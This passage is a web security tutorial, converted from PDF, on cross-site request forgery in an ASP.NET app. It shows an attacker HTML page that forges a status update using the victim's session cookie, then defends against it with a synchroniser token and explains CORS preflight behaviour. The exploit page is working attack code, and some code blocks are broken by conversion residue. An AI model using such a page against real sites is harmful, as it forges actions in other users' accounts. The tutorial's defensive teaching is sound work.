
Let's start with the vulnerable app. Here's how it looks:




This is a pretty vanilla ASP.NET Web Application template with an [application services database](#) in which I've registered as "Troy". Once I successfully authenticate, here's what I see:



When I enter a new status value (something typically insightful for social media!), and submit it, there's an AJAX request to a WCF service which receives the status via POST data after which an update panel containing the grid view is refreshed:



From the perspective of an external party, all the information above can be easily discovered because it's disclosed by the application. Using [Fiddler](#) we can clearly see the JSON POST data containing the status update:



Then the page source discloses the action of the button:

```
<input type="button" value="Update status" onclick="return UpdateStatus()" />
```

And the behaviour of the script:

```
<script language="javascript" type="text/javascript">
// 
    function UpdateStatus() {
        var service = new Web.StatusUpdateService();
        var statusUpdate = document.getElementById('txtStatusUpdate').value;
        service.UpdateStatus(statusUpdate, onSuccess, null, null);
    }

    function onSuccess(result) {
        var statusUpdate = document.getElementById('txtStatusUpdate')
            .value = "";
        __doPostBack('MainContent_updStatusUpdates', '');
    }
// ]]&gt;
&lt;/script&gt;</pre>
</div>
<div data-bbox="103 447 829 467" data-label="Text">
<p>And we can clearly see a series of additional JavaScript files required to tie it all together:</p>
</div>
<div data-bbox="118 490 884 705" data-label="Image">
<img alt="Screenshot of a web browser's 'Original Source' view showing JavaScript code. The code includes several &lt;script&gt; tags with src attributes pointing to various files like ScriptResource.axd and StatusUpdateService.svc/jsdebug. Line numbers 37 through 45 are visible on the left side of the code editor."/>
</div>
<div data-bbox="103 730 881 771" data-label="Text">
<p>What we can't see externally (but could easily test for), is that the user <i>must</i> be authenticated in order to post a status update. Here's what's happening behind the WCF service:</p>
</div>
<div data-bbox="103 793 681 914" data-label="Text">
<pre>[OperationContract]
public void UpdateStatus(string statusUpdate)
{
    if (!HttpContext.Current.User.Identity.IsAuthenticated)
    {
        throw new ApplicationException("Not logged on");
    }
}</pre>
</div>
```

```
var dc = new VulnerableAppDataContext();
dc.Status.InsertOnSubmit(new Status
{
    StatusID = Guid.NewGuid(),
    StatusDate = DateTime.Now,
    Username = HttpContext.Current.User.Identity.Name,
    StatusUpdate = statusUpdate
});
dc.SubmitChanges();
}
```

This is a very plain implementation but it clearly illustrates that status updates only happen for users with a known identity after which the update is recorded directly against their username. On the surface of it, this looks pretty secure, but there's one critical flaw...

Let's create a brand new application which will consist of just a single HTML file hosted in a separate IIS website. Imagine this is a malicious site sitting anywhere out there on the web. It's *totally* independent of the original site. We'll call the page "Attacker.htm" and stand it up on a separate site on port 84.

What we want to do is issue a status update to the original site and the easiest way to do this is just to grab the relevant scripts from above and reconstruct the behaviour. In fact we can even trim it down a bit:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title></title>

  <script src="http://localhost:85/ScriptResource.axd?d=4sSlXLx8QpYnLirlbD...
  <script src="http://localhost:85/ScriptResource.axd?d=oW55T29mrRoDmQ0h2E...
  <script src="http://localhost:85/StatusUpdateService.svc/jsdebug" type="...


  <script language="javascript" type="text/javascript">
  // <![CDATA[
    var service = new Web.StatusUpdateService();
    var statusUpdate = "hacky hacky";
    service.UpdateStatus(statusUpdate, null, null, null);
  // ]]>
  </script>

</head>
```


```
<body>  
You've been CSRF'd!  
</body>  
</html>
```

Ultimately, this page is comprised of two external script resources and a reference to the WCF service, each of which is requested directly from the original site on port 85. All we need then is for the JavaScript to actually call the service. This has been trimmed down a little to drop the `onSuccess` method as we don't need to do anything after it executes.

Now let's load that page up in the browser:



Ok, that's pretty much what was expected but has the vulnerable app actually been compromised? Let's load it back up and see how our timeline looks:




What's now obvious is that simply by loading a totally unrelated webpage our status updates have been compromised. I didn't need to click any buttons, accept any warnings or download any malicious software; I simply browsed to a web page.

Bingo. Cross site request forgery complete.

What made this possible?

The exploit is actually extremely simple when you consider the mechanics behind it. All I've done is issued a malicious HTTP request to the vulnerable app which is almost identical to the earlier legitimate one, except of course for the request payload. Because I was already authenticated to the original site, the request included the authentication cookie so as far as the server was concerned, it was entirely valid.

This becomes a little clearer when you compare the two requests. Take a look at a diff between the two raw requests (both captured with Fiddler), and check out how similar they are (legitimate on the left, malicious on the right). The differences are highlighted in red:



As you can see on line 13, the cookie with the session ID which persists the authentication between requests is alive and well. Obviously the status update on line 15 changes and as a result, so does the content length on line 10. From the app's perspective this is just fine because it's obviously going to receive different status updates over time. In fact the only piece of data giving the app any indication as to the malicious intent of the request is the referrer. More on that a bit later.

What this boils down to in the context of CSRF is that because the request was *predictable*, it was *exploitable*. That one piece of malicious code we wrote is valid for every session of every user and it's equally effective across all of them.

Other CSRF attack vectors

The example above was really a two part attack. Firstly, the victim needed to load the attacker website. Achieving this could have been done with a little social engineering or smoke and mirrors. The second part of the attack involved the site making a POST request to the service with the malicious status message.

There are many, many other ways CSRF can manifest itself. Cross site scripting, for example, could be employed to get the CSRF request nicely embedded and persisted into a legitimate (albeit vulnerable) website. And because of the nature of CSRF, it could be *any* website, not just the target site of the attack.

Remember also that a CSRF vulnerability may be exploited by a GET or a POST request. Depending on the design of the vulnerable app, a successful exploit could be as simple as carefully constructing a URL and socialising that with the victim. For GET requests in particular, a persistent XSS attack with an image tag containing a source value set to a vulnerable path causing the browser to automatically make the CSRF request is highly feasible (avatars on forums are a perfect case for this).

Employing the synchroniser token pattern

The great thing about architectural patterns is that someone has already come along and done the hard work to solve many common software challenges. The [synchroniser token pattern](#) attempts to inject some state management into HTTP requests by persisting a piece of unknown data across requests. The presence and value of that data can indicate particular application states and the legitimacy of requests.

For example, the synchroniser token pattern is frequently used to avoid double post-backs on a web form. In this model, a token (consider it as a unique string), is stored in the user's session as well as in a hidden field in the form. Upon submission, the hidden field value is compared to the session and if a match is found, processing proceeds after which the value is removed from session state. The beauty of this pattern is that if the form is re-submitted by refresh or returning to the original form via the back button, the token will no longer be in session state and the appropriate error handling can occur rather than double-processing the submission.

We'll use a similar pattern to guard against CSRF but rather than using the synchroniser token to avoid the double-submit scenario, we'll use it to remove the predictability which allowed the exploit to occur earlier on.

Let's start with creating a method in the page which allows the token to be requested. It's simply going to try to pull the token out of the user's session state and if it doesn't exist, create a brand new one. In this case, our token will be a GUID which has sufficient uniqueness for our purposes and is nice and easy to generate. Here's how it looks:

```
protected string GetToken()
{
    if (Session["Token"] == null)
    {
        Session["Token"] = Guid.NewGuid();
    }
    return Session["Token"].ToString();
}
```


We'll now make a very small adjustment in the JavaScript which invokes the service so that it retrieves the token from the method above and passes it to the service as a parameter:

```
function UpdateStatus() {
    var service = new Web.StatusUpdateService();
    var statusUpdate = document.getElementById('txtStatusUpdate').value;
    var token = "<%= GetToken() %>";
    service.UpdateStatus(statusUpdate, token, onSuccess, null, null);
}
```


Finally, let's update the service to receive the token and ensure it's consistent with the one stored in session state. If it's not, we're going to throw an exception and bail out of the process. Here's the adjusted method signature and the first few lines of code:

```
[OperationContract]
public void UpdateStatus(string statusUpdate, string token)
{
    var sessionToken = HttpContext.Current.Session["Token"];
    if (sessionToken == null || sessionToken.ToString() != token)
    {
        throw new ApplicationException("Invalid token");
    }
}
```

Now let's run the original test again and see how that request looks:



This seems pretty simple, and it is. Have a think about what's happening here; the service is only allowed to execute if a piece of information known only to the current user's session is persisted into the request. If the token isn't known, here's what ends up happening (I've passed "No idea!" from the attacker page in the place of the token):



Yes, the token can be discovered by anyone who is able to inspect the source code of the page loaded by this particular user and yes, they could then reconstruct the service request above


with the correct token. But none of that is possible with the attack vector illustrated above as the CSRF exploit relies purely on an HTTP request being unknowingly issued by the user's browser without access to this information.

Native browser defences and cross-origin resource sharing

All my examples above were done with Internet Explorer 8. I'll be honest; this is not my favourite browser. However, one of the many reasons I *don't* like it is the very reason I used it above and that's simply that it doesn't do a great job of implementing native browser defences to a whole range of attack scenarios.


Let me demonstrate – earlier on I showed a diff of a legitimate request issued by completing the text box on the real website next to a malicious request constructed by the attacker application. We saw these requests were near identical and that the authentication cookie was happily passed through in the headers of each.

Let's compare that to the requests created by *exactly* the process in Chrome 7, again with the legitimate request on the left and the malicious request on the right:



These are now fundamentally different requests. Firstly, the HTTP POST has gone in favour of an **HTTP OPTIONS** request intended to return the HTTP methods supported by the server. We've also got an Access-Control-Request-Method entry as well as an Access-Control-Request-Headers and both the cookie and JSON body are missing. The other thing *not* shown here is the response. Rather than the usual **HTTP 200 OK** message, an **HTTP 302 FOUND** is returned with a redirect to `"/Account/Login.aspx?ReturnUrl=%2fStatusUpdateService.svc%2fUpdateStatus"`. This is happening because without a cookie, the application is assuming the user is not logged in and is kindly sending them over to the login page.

The story is similar (but not identical) with Firefox:



This all links back to the [XMLHttpRequest API \(XHR\)](#) which allows the browser to make a client-side request to an HTTP resource. This methodology is used extensively in AJAX to enable fragments of data to be retrieved from services without the need to post the entire page back and process the request on the server side. In the context of this example, it's used by the AJAX-enabled WCF service and encapsulated within one of the script resources we added to the attacker page.

Now, the thing about XHR is that surprise, surprise, different browsers handle it in different fashions. Prior to Chrome 2 and Firefox 3.5, these browsers simply wouldn't allow XHR requests to be made outside the scope of the [same-origin policy](#) meaning the attacker app would not be able to make the request with these browsers. However since the newer generation of browsers arrived, [cross-origin XHR is permissible](#) but with the caveat that it's

execution is not denied by the app. The practice of these cross-site requests has become known as [cross-origin resource sharing](#) (CORS).

There's a great example of how this works in the [saltybeagle.com CORS demonstration](#) which shows a successful CORS request where you can easily see what's going on under the covers. This demo makes an HTTP request via JavaScript to a different server passing a piece of form data with it (in this case, a "Name" field). Here's how the request looks in Fiddler:

```
OPTIONS http://ucommbieber.unl.edu/CORS/cors.php HTTP/1.1
Host: ucommbieber.unl.edu
Connection: keep-alive
Referer: http://saltybeagle.com/cors/
Access-Control-Request-Method: POST
Origin: http://saltybeagle.com
Access-Control-Request-Headers: X-Requested-With, Content-Type, Accept
Accept: */*
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.7 (KHTML, like Gecko)
Chrome/7.0.517.41 Safari/534.7
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
```

Note how similar the structure is to the example of the vulnerable app earlier on. It's an HTTP OPTIONS request with a couple of new access control request headers. Only this time, the response is very different:

```
HTTP/1.1 200 OK
Date: Sat, 30 Oct 2010 23:57:57 GMT
Server: Apache/2.2.14 (Unix) DAV/2 PHP/5.3.2
X-Powered-By: PHP/5.3.2
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Max-Age: 86400
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

This is what would normally be expected, namely the Access-Control-Allow-Methods header which tells the browser it's now free to go and make a POST request to the secondary server. So it does:

```
POST http://ucommbieber.unl.edu/CORS/cors.php HTTP/1.1
Host: ucommbieber.unl.edu
Connection: keep-alive
Referer: http://saltybeagle.com/cors/
Content-Length: 9
Origin: http://saltybeagle.com
X-Requested-With: XMLHttpRequest
```

```
Content-Type: application/x-www-form-urlencoded
Accept: */*
